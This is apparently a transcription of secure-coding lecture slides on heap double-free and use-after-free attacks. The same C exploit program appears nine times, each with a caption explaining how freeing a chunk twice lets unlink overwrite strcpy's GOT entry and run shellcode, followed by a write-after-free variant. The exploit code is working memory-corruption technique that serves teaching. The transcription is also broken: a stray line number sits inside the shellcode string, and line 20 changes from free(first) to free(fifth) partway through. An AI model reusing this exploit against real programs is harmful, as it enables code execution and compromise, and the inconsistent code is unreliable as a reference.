

This vulnerability arises from freeing the same chunk of memory twice, without it being reallocated in between.

For a double-free exploit to be successful, two conditions must be met:


- The chunk to be freed must be isolated in memory.
- The bin into which the chunk is to be placed must be empty.



Empty bin and Allocated Chunk



Bin with Single Free Chunk





Corrupted Data Structures After Second call of free()

bin->

Forward pointer to first chunk in list

Back pointer to last chunk in list

P->

Size of previous chunk, if unallocated

Size of chunk, in bytes **P**

Forward pointer to next chunk in list

Back pointer to previous chunk in list

Unused space (may be 0 bytes long)

Size of chunk



Double-free Exploit Code - 1

```

1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3. /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **)(sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **)(sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }

```

The target of this exploit is the first chunk allocated

When first is initially freed, it is put into a cache bin rather than a regular one



Double-free Exploit Code - 2

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3. /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **)(sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **)(sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

Allocating the second and fourth chunks prevents the third chunk from being consolidated

Freeing the third chunk moves the first chunk to a regular bin.



Double-free Exploit Code - 3

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3. /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **)(sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **)(sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

Allocating the fifth chunk causes memory to be split off from the third chunk and, as a side effect, this results in the first chunk being moved to a regular bin



Double-free Exploit Code - 4

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3. /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **)(sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **)(sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

Memory is now configured so that freeing the first chunk a second time sets up the double-free vulnerability



Double-free Exploit Code - 5

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3. /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(first);
21.    sixth = (void *)malloc(256);
22.    *((void **)(sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **)(sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

When the sixth chunk is allocated, malloc() returns a pointer to the same chunk referenced by first



Double-free Exploit Code - 6

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3. /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(fifth);
21.    sixth = (void *)malloc(256);
22.    *((void **)(sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **)(sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

The GOT address of the `strcpy()` function (minus 12) and the shellcode location are copied into this memory (lines 22-23),



Double-free Exploit Code - 7

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3. /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(fifth);
21.    sixth = (void *)malloc(256);
22.    *((void **)(sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **)(sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }
```

The same memory chunk is allocated yet again as the seventh chunk on line 24



Double-free Exploit Code - 8

```

1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3. /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(fifth);
21.    sixth = (void *)malloc(256);
22.    *((void **)(sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **)(sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }

```

when the chunk is allocated, the unlink() macro has the effect of copying the address of the strcpy() function in the global offset table



Double-free Exploit Code - 9

```

1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3. /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = (void *)malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = (void *)malloc(256);
14.    second = (void *)malloc(256);
15.    third = (void *)malloc(256);
16.    fourth = (void *)malloc(256);
17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(fifth);
21.    sixth = (void *)malloc(256);
22.    *((void **)(sixth+0))=(void *) (GOT_LOCATION-12);
23.    *((void **)(sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }

```

When strcpy() is called control is transferred to the shell code.

The shellcode jumps over the first 12 bytes because some of this memory is overwritten by unlink



Writing to Freed Memory – Example Program

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_" 3.     /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

5. int main(void){
6.     int size = sizeof(shellcode);
7.     void *shellcode_location;
8.     void *first,*second,*third,*fourth,*fifth,*sixth;
9.     shellcode_location = (void *)malloc(size);
10.    strcpy(shellcode_location, shellcode);
11.    first = (void *)malloc(256);
12.    second = (void *)malloc(256);
13.    third = (void *)malloc(256);
14.    fourth = (void *)malloc(256);
15.    free(first);
16.    free(third);
17.    fifth = (void *)malloc(128);
18.    *((void **)(first+0)) = (void *) (GOT_LOCATION-12);
19.    *((void **)(first+4)) = (void *)shellcode_location;
20.    sixth = (void *)malloc(256);
21.    strcpy(fifth, "something");
22.    return 0;
23. }
```

write to the first chunk on lines 18-19 after it has been freed on line 15.



Writing to Freed Memory

The setup is exactly the same as the double-free exploit.

The call to `malloc()` replaces the address of `strcpy()` with the address of the shellcode and the call to `strcpy()` invokes the shellcode.